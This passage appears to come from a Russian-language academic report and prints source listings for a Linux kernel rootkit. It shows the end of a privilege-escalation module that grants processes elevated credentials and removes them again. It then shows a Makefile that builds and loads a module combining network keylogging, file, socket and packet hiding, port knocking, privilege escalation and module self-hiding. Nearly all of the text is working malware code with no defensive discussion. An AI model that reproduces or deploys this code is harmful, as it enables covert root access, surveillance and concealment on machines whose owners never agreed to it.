    pcred->fsgid = cnode->fsgid;

    /* make process child of its real parent again */
    init_task_disown(cnode);

    /* finished reading */
    rcu_read_unlock();
    enable_page_protection();
    debug("CLEAR CREDENTIAL NODE");
    kfree(cnode);
}

void process_escalate(int pid)
{
    struct task_struct *task = pid_task(find_get_pid(pid),
PIDTYPE_PID);

    if(find_data_node_field(&creds, (void *)&pid,
        offsetof(struct cred_node, pid), sizeof(pid)) == NULL
        && task != NULL) {
        debug("PROCESS %d NOT IN LIST, INSERT NEW CREDENTIAL", pid);
        insert_cred(task);
        return;
    }
```

```
    debug("PROCESS %d ALREADY IN LIST OR TASK NOT FOUND", pid);
}

void process_deescalate(int pid)
{
    struct data_node *node = find_data_node_field(&creds, (void
*)&pid,
        offsetof(struct cred_node, pid), sizeof(pid));

    if(node != NULL) {
        debug("PROCESS %d IN LIST, DELETE CREDENTIALS", pid);
        remove_cred(node);
        delete_data_node(&creds, node);
        return;
    }

    debug("PROCESS %d NOT IN LIST", pid);
}

int priv_escalation_init(void)
{
    debug("INITIALIZE PRIVILEGE EXCALATION");
    real_init = pid_task(find_get_pid(1), PIDTYPE_PID);
    return 0;
}

void priv_escalation_exit(void)
{
    debug("EXIT PRIVILEGE ESCALATION");
    free_data_node_list_callback(&creds, remove_cred);
}

MODULE_LICENSE("GPL");
```

Листинг 2. – Makefile

```
# Module name
ROOTKIT       := rootkit

# Build
MODULEDIR := /lib/modules/$(shell uname -r)
BUILDDIR  := $(MODULEDIR)/build
KERNELDIR     := $(MODULEDIR)/kernel

# Source files
SRCS_S        := src
LIBS_S        := src/libs
INCL_S        := src/include

# Header files
SRCS_H     := $(PWD)/$(SRCS_S)/headers
LIBS_H     := $(PWD)/$(LIBS_S)/headers
INCL_H     := $(PWD)/$(INCL_S)/headers

# Module
obj-m      := $(ROOTKIT).o

# Core
$(ROOTKIT)-y  += src/core.o

# Source
$(ROOTKIT)-y  += src/server.o
$(ROOTKIT)-y  += src/network_keylog.o
$(ROOTKIT)-y  += src/getdents_hook.o
$(ROOTKIT)-y  += src/socket_hiding.o
$(ROOTKIT)-y  += src/packet_hiding.o
$(ROOTKIT)-y  += src/port_knocking.o
$(ROOTKIT)-y  += src/privilege_escalation.o
$(ROOTKIT)-y  += src/module_hiding.o
```

```
# Libs
$(ROOTKIT)-y += src/libs/syscalltable.o

# Include
$(ROOTKIT)-y += src/include/utils.o

ccflags-y := -I$(SRCS_H) -I$(LIBS_H) -I$(INCL_H)

# Recipes
all:
    $(MAKE) -C $(BUILDDIR) M=$(PWD) modules

load:
    insmod $(KERNELDIR)/net/ipv6/netfilter/nf_reject_ipv6.ko
    insmod rootkit.ko

clean:
    $(MAKE) -C $(BUILDDIR) M=$(PWD) clean
```